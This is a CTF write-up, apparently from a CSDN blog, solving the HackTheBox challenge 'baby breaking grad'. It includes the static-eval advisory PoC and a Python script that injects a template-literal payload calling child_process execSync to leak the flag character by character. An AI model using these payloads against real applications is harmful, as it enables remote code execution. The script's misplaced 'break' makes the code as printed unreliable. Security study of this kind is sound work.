

HackTheBox-baby breaking grad

原创

galaxy3000 于 2022-02-14 10:17:05 发布 327 收藏

分类专栏: # Web 文章标签: 网络安全 CTF writeup web hackthebox

版权声明: 本文为博主原创文章, 遵循CC 4.0 BY-SA 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/galaxy3000/article/details/122918857>

版权

Web

[Web 专栏收录该内容](#)

16 篇文章 0 订阅

订阅专栏

文章目录

概述

题目

题目概述

源代码

解题思路

解题代码

概述


HackTheBox 网站CTF靶场Web相关题目baby breaking grad, 题目地址<https://app.hackthebox.com/challenges/baby-breaking-grad>, 主要考察AST注入的知识点。

The screenshot shows the HackTheBox challenge interface for 'baby breaking grad'. The challenge is categorized as 'EASY' and has a 'Web' category. The challenge description reads: 'We corrected the math in our physics teacher's paper and now he is failing us out of spite for making a fool out of him in the university's research symposium, now we can't graduate, unless we can do something about it...'. The challenge has a rating of 29 likes and 2 dislikes, with 285 users solving it. The interface includes options to 'Start Instance', 'Download Files', 'Submit Flag', and 'Add To-Do List'. The user 'CSDN @galaxy3000' is credited for the writeup.


题目

题目概述

开启程序实例后，提示访问 `209.97.187.217:32476`，访问 `http://209.97.187.217:32476`，看到如下Web界面



直接选择一个提交得到



下载附件解压缩得到

build_docker.sh	2020年10月8日 22:37	114 字节	Shell Script
challenge	今天 12:30	--	文件夹
flag	2020年10月8日 23:51	26 字节	Hex File...p 文稿
helpers	2020年10月8日 23:46	--	文件夹
StudentHelper.js	2020年10月8日 23:50	431 字节	JScript...ript File
index.js	2020年10月8日 23:46	490 字节	JScript...ript File
package.json	2020年10月8日 23:46	435 字节	JSON Document
routes	2020年10月8日 23:46	--	文件夹
index.js	2020年10月8日 23:46	919 字节	JScript...ript File
static	2020年10月8日 23:46	--	文件夹
css	2020年10月8日 23:46	--	文件夹
images	2020年10月8日 23:46	--	文件夹
js	2020年10月8日 23:46	--	文件夹
views	2020年10月8日 23:46	--	文件夹
index.html	2020年10月8日 23:46	1 KB	HTML...ocument
yarn.lock	2020年10月8日 23:46	19 KB	Visual...app 文稿
config	2020年10月8日 22:37	--	文件夹
supervisord.conf	2020年10月8日 23:45	257 字节	OpenV...uration
Dockerfile	2020年10月8日 23:45	556 字节	Hex File...p 文稿

源代码

在routes目录下的index.js中，包括对不同url的处理方法

```
7 router.get('/', (req, res) => {
8     return res.sendFile(path.resolve('views/index.html'));
9 });
10
11 router.post('/api/calculate', (req, res) => {
12     let student = req.body;
13
14     if (student.name === undefined) {
15         return res.send({
16             error: 'Specify student name'
17         })
18     }
19
20     let formula = student.formula || '[0.20 * assignment + 0.25 * exam + 0.25 * paper]';
21
22     if (StudentHelper.isDumb(student.name) || !StudentHelper.hasPassed(student, formula)) {
23         return res.send({
24             'pass': 'n' + randomize('?', 10, {chars: 'o0'}) + 'pe'
25         });
26     }
27 }
```

其中涉及到StudentHelper.js, 对应的源代码

```
1 const evaluate = require('static-eval');
2 const parse = require('esprima').parse;
3
4 module.exports = {
5   isDumb(name){
6     return (name.includes('Baker') || name.includes('Purvis'));
7   },
8
9   hasPassed({ exam, paper, assignment }, formula) {
10    let ast = parse(formula).body[0].expression;
11    let weight = evaluate(ast, { exam, paper, assignment });
12
13    return parseFloat(weight) >= parseFloat(10.5);
```

CSDN @galaxy3000

StudentHelper.js用到了static-eval和esprima, 在package.json中查看他们的版本

```
{
  "name": "breaking-grad",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "nodeVersion": "v12.18.1",
  "scripts": {
    "start": "node index.js",
    "dev": "nodemon .",
    "test": "echo \\\"Error: no test specified\\\" && exit 1"
  },
  "keywords": [],
  "authors": [
    "makelaris",
    "makelarisjr"
  ],
  "dependencies": {
    "body-parser": "^1.19.0",
    "express": "^4.17.1",
    "randomatic": "^3.1.1",
    "static-eval": "2.0.2"
  }
}
```

CSDN @galaxy3000


可以看到static-eval为2.0.2，存在RCE漏洞，具体可参考<https://github.com/advisories/GHSA-8v27-2fg9-7h62>

[GitHub Advisory Database](#) / [GitHub Reviewed](#) / CVE-2021-23334

Withdrawn: Arbitrary Code Execution in static-eval

Critical severity GitHub Reviewed Published on 7 May 2021 • Updated on 7 May 2021

[Vulnerability details](#) [Dependabot alerts](#) **0**

Package	Affected versions	Patched versions
 static-eval (npm)	<= 2.1.0	None

Description

All versions of package static-eval are vulnerable to Arbitrary Code Execution using FunctionExpressions and TemplateLiterals. PoC:
var evaluate = require('static-eval'); var parse = require('esprima').parse; var src="(function (x) { return
\${eval('console.log(global.process.mainModule.constructor._load('child_process').execSync('ls').toString())')} })()" var ast =
parse(src).body[0].expression; evaluate(ast)

CSDN @galaxy3000

解题代码

```
import string
import requests

url = 'http://209.97.187.217:32476/api/calculate'
flag = ''

for i, _ in enumerate(iter(bool, True)):
    for chr in string.printable:
        payload = "(function (x) { return `${eval(`if(global.process.mainModule.constructor._load('child_process').execSync('cat flag*').toString().charCodeAt(" + str(i) + ") == " + str(ord(chr)) + ") {25} else {1}`)} ` } )("
        data = {"name": "AAA", "formula": payload}
        r = requests.post(url, json=data)

        if('Passed' in r.content):
            flag += chr
            print(flag)

            if(chr == '}'):
                quit()

        break
```

运行代码，得到flag

```
H  
HT  
HTB  
HTB{  
HTB{f  
HTB{f3  
HTB{f33  
HTB{f33l  
HTB{f33l1  
HTB{f33l1n  
HTB{f33l1ng
```